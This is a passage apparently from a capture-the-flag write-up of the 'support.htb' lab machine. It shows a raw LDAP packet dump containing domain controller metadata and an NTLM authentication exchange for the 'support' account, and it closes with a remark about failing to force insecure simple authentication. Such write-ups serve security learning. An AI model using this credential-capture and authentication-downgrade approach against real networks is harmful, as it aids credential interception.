Name,CN=Sites,CN=Configuration,DC=support,DC=htb0....4..ldapServiceName1.......support.htb:dc$@SUPPORT.HTB0....#..dnsHostName1.
......dc.support.htb0....I..supportedSASLMechanisms1....*..GSSAPI.
GSS-SPNEGO..EXTERNAL.
DIGEST-
MD50.......supportedLDAPPolicies1....}..MaxPoolThreads..MaxPercentDirSyncRequests..MaxDatagramRecv..MaxReceiveBuffer..InitRecvT
imeout..MaxConnections..MaxConnIdleTime..MaxPageSize..MaxBatchReturnMessages..MaxQueryDuration..MaxDirSyncDuration..MaxTempTabl
eSize..MaxResultSetSize.
MinResultSets..MaxResultSetsPerConn..MaxNotificationPerConn..MaxValRange..MaxValRangeTransitive..ThreadMemoryLimit..SystemMemor
yLimitPercent0...."..supportedLDAPVersion1.......3..20.......supportedControl1.......1.2.840.113556.1.4.319..1.2.840.113556.1.4
.801..1.2.840.113556.1.4.473..1.2.840.113556.1.4.528..1.2.840.113556.1.4.417..1.2.840.113556.1.4.619..1.2.840.113556.1.4.841..1
.2.840.113556.1.4.529..1.2.840.113556.1.4.805..1.2.840.113556.1.4.521..1.2.840.113556.1.4.970..1.2.840.113556.1.4.1338..1.2.840
.113556.1.4.474..1.2.840.113556.1.4.1339..1.2.840.113556.1.4.1340..1.2.840.113556.1.4.1413..2.16.840.1.113730.3.4.9..2.16.840.1
.113730.3.4.10..1.2.840.113556.1.4.1504..1.2.840.113556.1.4.1852..1.2.840.113556.1.4.802..1.2.840.113556.1.4.1907..1.2.840.1135
56.1.4.1948..1.2.840.113556.1.4.1974..1.2.840.113556.1.4.1341..1.2.840.113556.1.4.2026..1.2.840.113556.1.4.2064..1.2.840.113556
.1.4.2065..1.2.840.113556.1.4.2066..1.2.840.113556.1.4.2090..1.2.840.113556.1.4.2205..1.2.840.113556.1.4.2204..1.2.840.113556.1
.4.2206..1.2.840.113556.1.4.2211..1.2.840.113556.1.4.2239..1.2.840.113556.1.4.2255..1.2.840.113556.1.4.2256..1.2.840.113556.1.4
.2309..1.2.840.113556.1.4.2330..1.2.840.113556.1.4.23540....2..rootDomainNamingContext1.......DC=support,DC=htb0....F..configur
ationNamingContext1....
$."CN=Configuration,DC=support,DC=htb0....I..schemaNamingContext1......,CN=Schema,CN=Configuration,DC=support,DC=htb0..../..def
aultNamingContext1.......DC=support,DC=htb0.......namingContexts1.......DC=support,DC=htb."CN=Configuration,DC=support,DC=htb.,
CN=Schema,CN=Configuration,DC=support,DC=htb.#DC=DomainDnsZones,DC=support,DC=htb.#DC=ForestDnsZones,DC=support,DC=htb0......
dsServiceName1....j.hCN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=support,DC=htb0....T..subschemaSubentry1....;.9CN=Aggregate,CN=Schema,CN=Configuration,DC=sup
port,DC=htb0........e.....
......0....J...`....A..........6.
GSS-SPNEGO.(NTLMSSP.......................
.aJ....0........a.....
..........NTLMSSP.........8...........(...........~.~.F...
.|
O....S.U.P.P.O.R.T.....S.U.P.P.O.R.T.....D.C.....s.u.p.p.o.r.t...h.t.b.....d.c...s.u.p.p.o.r.t...h.t.b.....s.u.p.p.o.r.t...h.t.
b.....>yD:........0........`.................
GSS-SPNEGO....NTLMSSP............"."........X.......f.......n..............
.aJ.....mf.[p.......g5ss.u.p.p.o.r.t.l.d.a.p.D.E.S.K.T.O.P.-.1.H.R.N.2.3.M.........................p......W....
1..........>yD:.....!..=...........S.U.P.P.O.R.T.....D.C.....s.u.p.p.o.r.t...h.t.b.....d.c...s.u.p.p.o.r.t...h.t.b.....s.u.p.p.
o.r.t...h.t.b.....>yD:.............0.0........... ...MKT.o.|.[..`.*.....z...Mt.m.2..
...................    . .l.d.a.p./.s.u.p.p.o.r.t...h.t.b........0........a....
........0....L...c....C..DC=support,DC=htb
```

IppSec and I spent 30 minutes trying to figure out if we could tell Windows to only use the insecure simple auth, but couldn’t force it.